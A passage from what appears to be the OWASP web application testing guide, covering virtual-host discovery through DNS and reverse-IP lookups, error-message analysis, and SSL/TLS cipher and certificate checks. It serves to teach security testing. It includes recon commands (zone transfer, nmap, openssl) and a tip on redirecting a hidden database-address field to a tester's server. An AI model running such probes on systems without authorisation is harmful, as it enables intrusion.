HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now
Cache-Control: no-cache

<html>
...
```

This confirms that in fact it is an HTTP server. Alternatively, we could have visited the URL with a web browser; or used the GET or HEAD Perl commands, which mimic HTTP interactions such as the one given above (however HEAD requests may not be honored by all servers). Apache Tomcat running on port 8080.

The same task may be performed by vulnerability scanners – but first check that your scanner of choice is able to identify http[s] services running on non-standard ports. For example, Nessus [3] is capable of identifying them on arbitrary ports (provided you instruct it to scan all the ports), and will provide – with respect to nmap – a number of tests on known web server vulnerabilities, as well as on the SSL configuration of https services. As hinted before, Nessus is also able to spot popular applications / web interfaces which could otherwise go unnoticed (for example, a Tomcat administrative interface).

Approaches to address issue 3 - virtual hosts

There are a number of techniques which may be used to identify DNS names associated to a given IP address *x.y.z.t*.

DNS zone transfers

This technique has limited use nowadays, given the fact that zone transfers are largely not honored by DNS servers. However, it may be worth a try. First of all, we must determine the name servers serving *x.y.z.t*. If a symbolic name is known for *x.y.z.t* (let it be *www.example.com*), its name servers can be determined by means of tools such as *nslookup*, *host*, or *dig*, by requesting DNS NS records. If no symbolic names are known for *x.y.z.t*, but your target definition contains at least a symbolic name, you may try to apply the same process and query the name server of that name (hoping that *x.y.z.t* will be served as well by that name server). For example, if your target consists of the IP address *x.y.z.t* and the name *mail.example.com*, determine the name servers for domain *example.com*.

The following example shows how to identify the name servers for *www.owasp.org* by using the *host* command:

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

A zone transfer may now be requested to the name servers for domain *example.com*. If you are lucky, you will get back a list of the DNS entries for this domain. This will include the obvious *www.example.com* and the not-so-obvious *helpdesk.example.com* and *webmail.example.com* (and possibly others). Check all names returned by the zone transfer and consider all of those which are related to the target being evaluated.

Trying to request a zone transfer for owasp.org from one of its name servers:

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:

Host www.owasp.org not found: 5(REFUSED)
; Transfer failed.
```

DNS inverse queries

This process is similar to the previous one, but relies on inverse (PTR) DNS records. Rather than requesting a zone transfer, try setting the record type to PTR and issue a query on the given IP address. If you are lucky, you may get back a DNS name entry. This technique relies on the existence of IP-to-symbolic name maps, which is not guaranteed.

Web-based DNS searches

This kind of search is akin to DNS zone transfer, but relies on web-based services that enable name-based searches on DNS. One such service is the *Netcraft Search DNS* service, available at <http://searchdns.netcraft.com/?host>. You may query for a list of names belonging to your domain of choice, such as *example.com*. Then you will check whether the names you obtained are pertinent to the target you are examining.

Reverse-IP services

Reverse-IP services are similar to DNS inverse queries, with the difference that you query a web-based application instead of a name server. There is a number of such services available. Since they tend to return partial (and often different) results, it is better to use multiple services to obtain a more comprehensive analysis.

Domain tools reverse IP: <http://www.domaintools.com/reverse-ip/> (requires free membership)

MSN search: <http://search.msn.com> syntax: "ip:x.x.x.x" (without the quotes)

Webhosting info: <http://whois.webhosting.info/> syntax: <http://whois.webhosting.info/x.x.x.x>

DNSstuff: <http://www.dnsstuff.com/> (multiple services available)

<http://net-square.com/msnpawn/index.shtml> (multiple queries on domains and IP addresses, requires installation)

tomDNS: <http://www.tomdns.net/> (some services are still private at the time of writing)

SEOlogs.com: <http://www.seologs.com/ip-domains.html> (reverse-IP/domain lookup)

The following example shows the result of a query to one of the above reverse-IP services to 216.48.3.18, the IP address of www.owasp.org. Three additional non-obvious symbolic names mapping to the same address have been revealed.



WebHosting.Info's Power WHOIS Service

216.48.3.18 - IP hosts 4 Total Domains ...
Showing 1 - 4 out of 4

	Domain Name ^
1	OWASP.ORG.
2	WEBGOAT.ORG.
3	WEBSCARAB.COM.
4	WEBSCARAB.NET.
1	

Googling

Following information gathering from the previous techniques, you can rely on search engines to possibly refine and increment your analysis. This may yield evidence of additional symbolic names belonging to your target, or applications accessible via non-obvious URLs. For instance, considering the previous example regarding [www.owasp.org](#), you could query Google and other search engines looking for information (hence, DNS names) related to the newly discovered domains of [webgoat.org](#), [webscarab.com](#), and [webscarab.net](#). Googling techniques are explained in [Testing:Spiders_Robots_and_Crawlers](#).

GRAY BOX TESTING AND EXAMPLE

Not applicable. The methodology remains the same as listed in Black Box testing no matter how much information you start with.

REFERENCES

Whitepapers

[1] [RFC 2616](#) – Hypertext Transfer Protocol – HTTP 1.1

Tools

- DNS lookup tools such as *nslookup*, *dig* or similar.
- Port scanners (such as nmap, <http://www.insecure.org>) and vulnerability scanners (such as Nessus: <http://www.nessus.org>; wikto: <http://www.sensepost.com/research/wikto/>).
- Search engines (Google, and other major engines).
- Specialized DNS-related web-based search service: see text.
- nmap - <http://www.insecure.org>
- Nessus Vulnerability Scanner - <http://www.nessus.org>

4.2.6 ANALYSIS OF ERROR CODES (OWASP-IG-006)

BRIEF SUMMARY

Often during a penetration test on web applications we come up against many error codes generated from applications or web servers. It's possible to cause these errors to be displayed by using a particular request, either specially crafted with tools or created manually. These codes are very useful to penetration testers during their activities because they reveal a lot of information about databases, bugs, and other technological components directly linked with web applications. Within this section we'll analyze the more common codes (error messages) and bring into focus the steps of vulnerability assessment. The most important aspect for this activity is to focus one's attention on these errors, seeing them as a collection of information that will aid in the next steps of our analysis. A good collection can facilitate assessment efficiency by decreasing the overall time taken to perform the penetration test.

DESCRIPTION OF THE ISSUE

A common error that we can see during our search is the HTTP 404 Not Found. Often this error code provides useful details about the underlying web server and associated components. For example:

```
Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80
```

This error message can be generated by requesting a non-existent URL. After the common message that shows a page not found, there is information about web server version, OS, modules and other products used. This information can be very important from an OS and application type and version identification point of view.

Web server errors aren't the only useful output returned requiring security analysis. Consider the next example error message:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist or access denied
```

What happened? We will explain step-by-step below.

In this example, the 80004005 is a generic IIS error code which indicates that it could not establish a connection to its associated database. In many cases, the error message will detail the type of the database. This will often indicate the underlying operating system by association. With this information, the penetration tester can plan an appropriate strategy for the security test.

By manipulating the variables that are passed to the database connect string, we can invoke more detailed errors.

```
Microsoft OLE DB Provider for ODBC Drivers error '80004005'
[Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable to open registry key
'DriverId'
```

In this example, we can see a generic error in the same situation which reveals the type and version of the associated database system and a dependence on Windows operating system registry key values.



Now we will look at a practical example with a security test against a web application that loses its link to its database server and does not handle the exception in a controlled manner. This could be caused by a database name resolution issue, processing of unexpected variable values, or other network problems.

Consider the scenario where we have a database administration web portal, which can be used as a front end GUI to issue database queries, create tables, and modify database fields. During the POST of the logon credentials, the following error message is presented to the penetration tester. The message indicates the presence of a MySQL database server:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

If we see in the HTML code of the logon page the presence of a **hidden field** with a database IP, we can try to change this value in the URL with the address of database server under the penetration tester's control in an attempt to fool the application into thinking that the logon was successful.

Another example: knowing the database server that services a web application, we can take advantage of this information to carry out a SQL Injection for that kind of database or a persistent XSS test.

Error Handling in IIS and ASP .net

ASP .net is a common framework from Microsoft used for developing web applications. IIS is one of the commonly used web server. Errors occur in all applications, we try to trap most errors but it is almost impossible to cover each and every exception.

IIS uses a set of custom error pages generally found in c:\winnt\help\iishelp\common to display errors like '404 page not found' to the user. These default pages can be changed and custom errors can be configured for IIS server. When IIS receives a request for an aspx page, the request is passed on to the dot net framework.

There are various ways by which errors can be handled in dot net framework. Errors are handled at three places in ASP .net:

1. Inside Web.config customErrors section 2. Inside global.asax Application_Error Sub 3. At the the aspx or associated codebehind page in the Page_Error sub

Handling errors using web.config

```
<customErrors defaultRedirect="myerrorpagedefault.aspx" mode="On|Off|RemoteOnly">
  <error statusCode="404" redirect="myerrorpagefor404.aspx"/>
  <error statusCode="500" redirect="myerrorpagefor500.aspx"/>
</customErrors>
```

mode="On" will turn on custom errors. mode=RemoteOnly will show custom errors to the remote web application users. A user accessing the server locally will be presented with the complete stack trace and custom errors will not be shown to him.

All the errors, except those explicitly specified, will cause a redirection to the resource specified by defaultRedirect, i.e., myerrorpagedefault.aspx. A status code 404 will be handled by myerrorpagefor404.aspx.

Handling errors in Global.asax

When an error occurs, the Application_Error sub is called. A developer can write code for error handling / page redirection in this sub.


```
Private Sub Application_Error (ByVal sender As Object, ByVal e As System.EventArgs)
    Handles MyBase.Error
End Sub
```

Handling errors in Page_Error sub

This is similar to application error.

```
Private Sub Page_Error (ByVal sender As Object, ByVal e As System.EventArgs)
    Handles MyBase.Error
End Sub
```

Error hierarchy in ASP .net

Page_Error sub will be processed first, followed by global.asax Application_Error sub, and, finally, customErrors section in web.config file.

Information Gathering on web applications with server-side technology is quite difficult, but the information discovered can be useful for the correct execution of an attempted exploit (for example, SQL injection or Cross Site Scripting (XSS) attacks) and can reduce false positives.

How to test for ASP.net and IIS Error Handling

Fire up your browser and type a random page name

```
http:\\www.mywebserver.com\anyrandomname.asp
```

If the server returns

```
The page cannot be found
```

```
HTTP 404 - File not found
Internet Information Services
```

it means that IIS custom errors are not configured. Please note the .asp extension.

Also test for .net custom errors. Type a random page name with aspx extension in your browser:

```
http:\\www.mywebserver.com\anyrandomname.aspx
```

If the server returns

```
Server Error in '/' Application.
```

```
-----
```

The resource cannot be found.

Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its name changed, or is temporarily unavailable. Please review the following URL and make sure that it is spelled correctly. Custom errors for .net are not configured.



BLACK BOX TESTING AND EXAMPLE

Test:

```
telnet <host target> 80
GET /<wrong page> HTTP/1.1
<CRLF><CRLF>
```

Result:

```
HTTP/1.1 404 Not Found
Date: Sat, 04 Nov 2006 15:26:48 GMT
Server: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Test:

1. network problems
2. bad configuration about host database address

Result:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005) '
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

Test:

1. Authentication failed
2. Credentials not inserted

Result:

Firewall version used for authentication:

```
Error 407
FW-1 at <firewall>: Unauthorized to access the document.
Authorization is needed for FW-1.
The authentication required by FW-1 is: unknown.
Reason for failure of last attempt: no user
```

GRAY BOX TESTING AND EXAMPLE

Test:

Enumeration of the directories with access denied.

```
http://<host>/<dir>
```

Result:

```
Directory Listing Denied
This Virtual Directory does not allow contents to be listed.
Forbidden
You don't have permission to access /<dir> on this server.
```

REFERENCES

Whitepaper:

- [1] [\[RFC2616\]](#) Hypertext Transfer Protocol -- HTTP/1.1

4.3 CONFIGURATION MANAGEMENT TESTING

Often analysis of the infrastructure and topology architecture can reveal a great deal about a web application. Information such as source code, HTTP methods permitted, administrative functionality, authentication methods and infrastructural configurations can be obtained.

[4.3.1 SSL/TLS Testing](#) (OWASP-CM-001)

SSL and TLS are two protocols that provide, with the support of cryptography, secure channels for the protection, confidentiality, and authentication of the information being transmitted.

Considering the criticality of these security implementations, it is important to verify the usage of a strong cipher algorithm and its proper implementation.

[4.3.2 DB Listener Testing](#) (OWASP-CM-002)

During the configuration of a database server, many DB administrators do not adequately consider the security of the DB listener component. The listener could reveal sensitive data as well as configuration settings or running database instances if insecurely configured and probed with manual or automated techniques. Information revealed will often be useful to a tester serving as input to more impacting follow-on tests.

[4.3.3 Infrastructure Configuration Management Testing](#) (OWASP-CM-003)

The intrinsic complexity of interconnected and heterogeneous web server infrastructure, which can count hundreds of web applications, makes configuration management and review a fundamental step in testing and deploying every single application. In fact it takes only a single vulnerability to undermine the security of the entire infrastructure, and even small and (almost) unimportant problems may evolve into severe risks for another application on the same server. In order to address these problems, it is of utmost importance to perform an in-depth review of configuration and known security issues.

[4.3.4 Application Configuration Management Testing](#) (OWASP-CM-004)

Web applications hide some information that is usually not considered during the development or configuration of the application itself.

This data can be discovered in the source code, in the log files or in the default error codes of the web servers. A correct approach to this topic is fundamental during a security assessment.

[4.3.5 Testing for File Extensions Handling](#) (OWASP-CM-005)

The file extensions present in a web server or a web application make it possible to identify the technologies which compose the target application, e.g. jsp and asp extensions. File extensions can also expose additional systems connected to the application.

[4.3.6 Old, Backup and Unreferenced Files](#) (OWASP-CM-006)

Redundant, readable and downloadable files on a web server, such as old, backup and renamed files, are a big source of information leakage. It is necessary to verify the presence of these files because they may contain parts of source code, installation paths as well as passwords for applications and/or databases.



[4.3.7 Infrastructure and Application Admin Interfaces](#) (OWASP-CM-007)

Many applications use a common path for administrative interfaces which can be used to guess or brute force administrative passwords. This test tends to find admin interfaces and understand if it is possible to exploit it to access to admin functionality.

[4.3.8 Testing for HTTP Methods and XST](#) (OWASP-CM-008)

In this test we check that the web server is not configured to allow potentially dangerous HTTP commands (methods) and that Cross Site Tracing (XST) is not possible.

4.3.1 SSL/TLS TESTING (OWASP-CM-001)

BRIEF SUMMARY

Due to historical exporting restrictions of high grade cryptography, legacy and new web servers could be able to handle a weak cryptographic support.

Even if high grade ciphers are normally used and installed, some misconfiguration in server installation could be used to force the use of a weaker cipher to gain access to the supposed secure communication channel.

TESTING SSL / TLS CIPHER SPECIFICATIONS AND REQUIREMENTS FOR SITE

The http clear-text protocol is normally secured via an SSL or TLS tunnel, resulting in https traffic. In addition to providing encryption of data in transit, https allows the identification of servers (and, optionally, of clients) by means of digital certificates.

Historically, there have been limitations set in place by the U.S. government to allow cryptosystems to be exported only for key sizes of at most 40 bits, a key length which could be broken and would allow the decryption of communications. Since then cryptographic export regulations have been relaxed (though some constraints still hold), however it is important to check the SSL configuration being used to avoid putting in place cryptographic support which could be easily defeated. SSL-based services should not offer the possibility to choose weak ciphers.

Technically, cipher determination is performed as follows. In the initial phase of a SSL connection setup, the client sends to the server a Client Hello message specifying, among other information, the cipher suites that it is able to handle. A client is usually a web browser (most popular SSL client nowadays), but not necessarily, since it can be any SSL-enabled application; the same holds for the server, which needs not be a web server, though this is the most common case. (For example, a noteworthy class of SSL clients is that of SSL proxies such as stunnel (www.stunnel.org) which can be used to allow non-SSL enabled tools to talk to SSL services.) A cipher suite is specified by an encryption protocol (DES, RC4, AES), the encryption key length (such as 40, 56, or 128 bits), and a hash algorithm (SHA, MD5) used for integrity checking. Upon receiving a Client Hello message, the server decides which cipher suite it will use for that session. It is possible (for example, by means of configuration directives) to specify which cipher suites the server will honour. In this way you may control, for example, whether or not conversations with clients will support 40-bit encryption only.

BLACK BOX TEST AND EXAMPLE

In order to detect possible support of weak ciphers, the ports associated to SSL/TLS wrapped services must be identified. These typically include port 443 which is the standard https port, however this may change because a) https services may

be configured to run on non-standard ports, and b) there may be additional SSL/TLS wrapped services related to the web application. In general a service discovery is required to identify such ports.

The nmap scanner, via the “-sV” scan option, is able to identify SSL services. Vulnerability Scanners, in addition to performing service discovery, may include checks against weak ciphers (for example, the Nessus scanner has the capability of checking SSL services on arbitrary ports, and will report weak ciphers).

Example 1. SSL service recognition via nmap.

```
[root@test]# nmap -F -sV localhost
```

Starting nmap 3.75 (<http://www.insecure.org/nmap/>) at 2005-07-27 14:41 CEST

Interesting ports on localhost.localdomain (127.0.0.1):

(The 1205 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
443/tcp	open	ssl	OpenSSL
901/tcp	open	http	Samba SWAT administration server
8080/tcp	open	http	Apache httpd 2.0.54 ((Unix) mod_ssl/2.0.54 OpenSSL/0.9.7g PHP/4.3.11)
8081/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.0

Nmap run completed -- 1 IP address (1 host up) scanned in 27.881 seconds

```
[root@test]#
```

Example 2. Identifying weak ciphers with Nessus. The following is an anonymized excerpt of a report generated by the Nessus scanner, corresponding to the identification of a server certificate allowing weak ciphers (see underlined text).

```
https (443/tcp)
Description
Here is the SSLv2 server certificate:
Certificate:
Data:
Version: 3 (0x2)
Serial Number: 1 (0x1)
Signature Algorithm: md5WithRSAEncryption
Issuer: C=**, ST=**, L=**, O=**, OU=**, CN=**
Validity
Not Before: Oct 17 07:12:16 2002 GMT
Not After : Oct 16 07:12:16 2004 GMT
Subject: C=**, ST=**, L=**, O=**, CN=**
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (1024 bit)
Modulus (1024 bit):
00:98:4f:24:16:cb:0f:74:e8:9c:55:ce:62:14:4e:
6b:84:c5:81:43:59:c1:2e:ac:ba:af:92:51:f3:0b:
ad:e1:4b:22:ba:5a:9a:1e:0f:0b:fb:3d:5d:e6:fc:
ef:b8:8c:dc:78:28:97:8b:f0:1f:17:9f:69:3f:0e:
72:51:24:1b:9c:3d:85:52:1d:df:da:5a:b8:2e:d2:
09:00:76:24:43:bc:08:67:6b:dd:6b:e9:d2:f5:67:
e1:90:2a:b4:3b:b4:3c:b3:71:4e:88:08:74:b9:a8:
2d:c4:8c:65:93:08:e6:2f:fd:e0:fa:dc:6d:d7:a2:
3d:0a:75:26:cf:dc:47:74:29
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Basic Constraints:
```



```
CA:FALSE
Netscape Comment:
OpenSSL Generated Certificate
Page 10
Network Vulnerability Assessment Report 25.05.2005
X509v3 Subject Key Identifier:
10:00:38:4C:45:F0:7C:E4:C6:A7:A4:E2:C9:F0:E4:2B:A8:F9:63:A8
X509v3 Authority Key Identifier:
keyid:CE:E5:F9:41:7B:D9:0E:5E:5D:DF:5E:B9:F3:E6:4A:12:19:02:76:CE
DirName:/C=**/ST=***/L=***/O=***/OU=***/CN=***/
serial:00
```

```
Signature Algorithm: md5WithRSAEncryption
7b:14:bd:c7:3c:0c:01:8d:69:91:95:46:5c:e6:1e:25:9b:aa:
8b:f5:0d:de:e3:2e:82:1e:68:be:97:3b:39:4a:83:ae:fd:15:
2e:50:c8:a7:16:6e:c9:4e:76:cc:fd:69:ae:4f:12:b8:e7:01:
b6:58:7e:39:d1:fa:8d:49:bd:ff:6b:a8:dd:ae:83:ed:bc:b2:
40:e3:a5:e0:fd:ae:3f:57:4d:ec:f3:21:34:b1:84:97:06:6f:
f4:7d:f4:1c:84:cc:bb:1c:1c:e7:7a:7d:2d:e9:49:60:93:12:
0d:9f:05:8c:8e:f9:cf:e8:9f:fc:15:c0:6e:e2:fe:e5:07:81:
82:fc
```

Here is the list of available SSLv2 ciphers:

```
RC4-MD5
EXP-RC4-MD5
RC2-CBC-MD5
EXP-RC2-CBC-MD5
DES-CBC-MD5
DES-CBC3-MD5
RC4-64-MD5
```

The SSLv2 server offers 5 strong ciphers, but also 0 medium strength and **2 weak "export class" ciphers**.

The weak/medium ciphers may be chosen by an export-grade or badly configured client software. They only offer a limited protection against a brute force attack

Solution: disable those ciphers and upgrade your client software if necessary.

See <http://support.microsoft.com/default.aspx?scid=kben-us216482>

or http://httpd.apache.org/docs-2.0/mod/mod_ssl.html#sslciphersuite

This SSLv2 server also accepts SSLv3 connections.

This SSLv2 server also accepts TLSv1 connections.

Example 3. Manually audit weak SSL cipher levels with OpenSSL. The following will attempt to connect to Google.com with SSLv2.

```
[root@test]# openssl s_client -no_tlsl -no_ssl3 -connect www.google.com:443
CONNECTED(00000003)
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=27:certificate not trusted
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=21:unable to verify the first certificate
verify return:1
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDYzCCAsyGAWIBAgIQYFbAC3yUC8RFj9MS7lfBkzANBqkqhkiG9w0BAQQFADCB
zjELMAkGA1UEBhMCWkExFTATBgNVBAGTDGFdlc3Rlcm4gQ2FwZTESMBAGA1UEBxMJ
Q2FwZSBUb3duMR0wGwYDVQQKEXRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCMYGA1UE
CxMfQ2VydGlmawNhdGlvbiBTZXJ2aWNlcyBEaXZpc2l2bWJhEhMB8GA1UEAxMYVGVh
d3RlIFByZWlwdW0gU2VydMvYiENBMSGwJgYJKoZIhvcNAQkBFhlcwVtaXVtLXNl
cnZlckB0aGF3dGUuY29tMB4XDTA2MDQyMTAxMDc0NVoXDTA3MDQyMTAxMDc0NVow
aDELMAkGA1UEBhMCVWxExEzARBgNVBAGTCkNhbgG1mb3JuaWEwXjAUBgNVBAcTDFU1v
```

```

dw50YWluIFZpZXcxEzARBgNVBAoTCkdvb2dsZSBJbmMxZAVBgNVBAMTDnd3dy5n
b29nbGUuY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/e2Vs8U33fRDk
5NNpNgkBlzKw4rqTozmfwty7eTEI8PVH1Bf6nthocQ9d9SgJAI2WOBP4grPj7Mq0
dXMTFWGDFiTnwes16G7NZlyh6peT68r7ifrwSsVLisJp6pUf31M5Z3D88b+Yy4PE
D7BJaTxq6NNmPlvYUJeXsGSGrV6FUQIDAQABo4GmMIGjMB0GA1UdJQQWMBQGCCsG
AQUFBwMBBggrBgEFBQcDAjBAbgNVHR8EOTA3MDWgM6Axi9odHRwOi8vY3JsLnRo
YXd0ZS5jb20vVGHhd3R1UHJlbWl1bVNiLnZlcnNBLmNybDAYBggrBgEFBQcBAQQm
MCQwIgwYIKwYBBQUHMAGGFmh0dHA6Ly9vY3NwLnRoYXd0ZS5jb20wDAYDVR0TAQH/
BAIwADANBgkqhkiG9w0BAQQFAAOBgQAD1TbBdVY6LD1nHWkhTadmzuWq2rWE0KO3
Ay+7EleYWP0o+EST315QLpU6pQgblgobGoI5x/fUg2U8WiYj1I1cbavhX2h1hda3
FJWnB3SiXaiuDTsGxQ267EwCVWD5bCrSWa64ilSJTgiUmzAv0a2W8YHXDg08+nYc
X/dVk5WRTw==
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
issuer=/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification Services
Division/CN=Thawte Premium Server CA/emailAddress=premium-server@thawte.com
---
No client certificate CA names sent
---
Ciphers common between both SSL endpoints:
RC4-MD5          EXP-RC4-MD5          RC2-CBC-MD5
EXP-RC2-CBC-MD5 DES-CBC-MD5          DES-CBC3-MD5
RC4-64-MD5
---
SSL handshake has read 1023 bytes and written 333 bytes
---
New, SSLv2, Cipher is DES-CBC3-MD5
Server public key is 1024 bit
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol      : SSLv2
    Cipher        : DES-CBC3-MD5
    Session-ID    : 709F48E4D567C70A2E49886E4C697CDE
    Session-ID-ctx:
    Master-Key    : 649E68F8CF936E69642286AC40A80F433602E3C36FD288C3
    Key-Arg       : E8CB6FEB9ECF3033
    Start Time    : 1156977226
    Timeout       : 300 (sec)
    Verify return code: 21 (unable to verify the first certificate)
---
closed

```

WHITE BOX TEST AND EXAMPLE

Check the configuration of the web servers which provide https services. If the web application provides other SSL/TLS wrapped services, these should be checked as well.

Example: The registry path in windows 2k3 defines the ciphers available to the server:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers\
```

TESTING SSL CERTIFICATE VALIDITY – CLIENT AND SERVER

When accessing a web application via the https protocol, a secure channel is established between the client (usually the browser) and the server. The identity of one (the server) or both parties (client and server) is then established by means of digital certificates. In order for the communication to be set up, a number of checks on the certificates must be passed. While discussing SSL and certificate based authentication is beyond the scope of this Guide, we will focus on the main



criteria involved in ascertaining certificate validity: a) checking if the Certificate Authority (CA) is a known one (meaning one considered trusted), b) checking that the certificate is currently valid, and c) checking that the name of the site and the name reported in the certificate match.

Let's examine each check more in detail.

a) Each browser comes with a preloaded list of trusted CAs, against which the certificate signing CA is compared (this list can be customized and expanded at will). During the initial negotiations with an https server, if the server certificate relates to a CA unknown to the browser, a warning is usually raised. This happens most often because a web application relies on a certificate signed by a self-established CA. Whether this is to be considered a concern depends on several factors. For example, this may be fine for an Intranet environment (think of corporate web email being provided via https; here, obviously all users recognize the internal CA as a trusted CA). When a service is provided to the general public via the Internet, however (i.e. when it is important to positively verify the identity of the server we are talking to), it is usually imperative to rely on a trusted CA, one which is recognized by all the user base (and here we stop with our considerations; we won't delve deeper in the implications of the trust model being used by digital certificates).

b) Certificates have an associated period of validity, therefore they may expire. Again, we are warned by the browser about this. A public service needs a temporally valid certificate; otherwise, it means we are talking with a server whose certificate was issued by someone we trust, but has expired without being renewed.

c) What if the name on the certificate and the name of the server do not match? If this happens, it might sound suspicious. For a number of reasons, this is not so rare to see. A system may host a number of name-based virtual hosts, which share the same IP address and are identified by means of the HTTP 1.1 Host: header information. In this case, since the SSL handshake checks the server certificate before the HTTP request is processed, it is not possible to assign different certificates to each virtual server. Therefore, if the name of the site and the name reported in the certificate do not match, we have a condition which is typically signalled by the browser. To avoid this, IP-based virtual servers must be used. [2] and [3] describe techniques to deal with this problem and allow name-based virtual hosts to be correctly referenced.

BLACK BOX TESTING AND EXAMPLES


Examine the validity of the certificates used by the application. Browsers will issue a warning when encountering expired certificates, certificates issued by untrusted CAs, and certificates which do not match namewise with the site to which they should refer. By clicking on the padlock which appears in the browser window when visiting an https site, you can look at information related to the certificate – including the issuer, period of validity, encryption characteristics, etc.

If the application requires a client certificate, you probably have installed one to access it. Certificate information is available in the browser by inspecting the relevant certificate(s) in the list of the installed certificates.


These checks must be applied to all visible SSL-wrapped communication channels used by the application. Though this is the usual https service running on port 443, there may be additional services involved depending on the web application architecture and on deployment issues (an https administrative port left open, https services on non-standard ports, etc.). Therefore, apply these checks to all SSL-wrapped ports which have been discovered. For example, the nmap scanner features a scanning mode (enabled by the `-sV` command line switch) which identifies SSL-wrapped services. The Nessus vulnerability scanner has the capability of performing SSL checks on all SSL/TLS-wrapped services.

Examples

Rather than providing a fictitious example, we have inserted an anonymized real-life example to stress how frequently one stumbles on https sites whose certificates are inaccurate with respect to naming. The following screenshots refer to a regional site of a high-profile IT Company. Warning issued by Microsoft Internet Explorer. We are visiting an .it site and the certificate was issued to a .com site! Internet Explorer warns that the name on the certificate does not match the name of the site.



Warning issued by Mozilla Firefox. The message issued by Firefox is different – Firefox complains because it cannot ascertain the identity of the .com site the certificate refers to because it does not know the CA which signed the certificate. In fact, Internet Explorer and Firefox do not come preloaded with the same list of CAs. Therefore, the behavior experienced with various browsers may differ.





Examine the validity of the certificates used by the application at both server and client levels. The usage of certificates is primarily at the web server level; however, there may be additional communication paths protected by SSL (for example, towards the DBMS). You should check the application architecture to identify all SSL protected channels.

REFERENCES

Whitepapers

- [1] RFC2246. The TLS Protocol Version 1.0 (updated by RFC3546) - <http://www.ietf.org/rfc/rfc2246.txt>
- [2] RFC2817. Upgrading to TLS Within HTTP/1.1 - <http://www.ietf.org/rfc/rfc2817.txt>
- [3] RFC3546. Transport Layer Security (TLS) Extensions - <http://www.ietf.org/rfc/rfc3546.txt>
- [4] www.verisign.net features various material on the topic

Tools

- Vulnerability scanners may include checks regarding certificate validity, including name mismatch and time expiration. They also usually report other information, such as the CA which issued the certificate. Remember, however, that there is no unified notion of a “trusted CA”; what is trusted depends on the configuration of the software and on the human assumptions made beforehand. Browsers come with a preloaded list of trusted CA. If your web application rely on a CA which is not in this list (for example, because you rely on a self-made CA), you should take into account the process of configuring user browsers to recognize the CA.
- The Nessus scanner includes a plugin to check for expired certificates or certificates which are going to expire within 60 days (plugin “SSL certificate expiry”, plugin id 15901). This plugin will check certificates *installed on the server*.
- Vulnerability scanners may include checks against weak ciphers. For example, the Nessus scanner (<http://www.nessus.org>) has this capability and flags the presence of SSL weak ciphers (see example provided above).
- You may also rely on specialized tools such as SSL Digger (<http://www.foundstone.com/resources/proddesc/ssldigger.htm>), or – for the command line oriented – experiment with the openssl tool, which provides access to OpenSSL cryptographic functions directly from a Unix shell (may be already available on *nix boxes, otherwise see www.openssl.org).
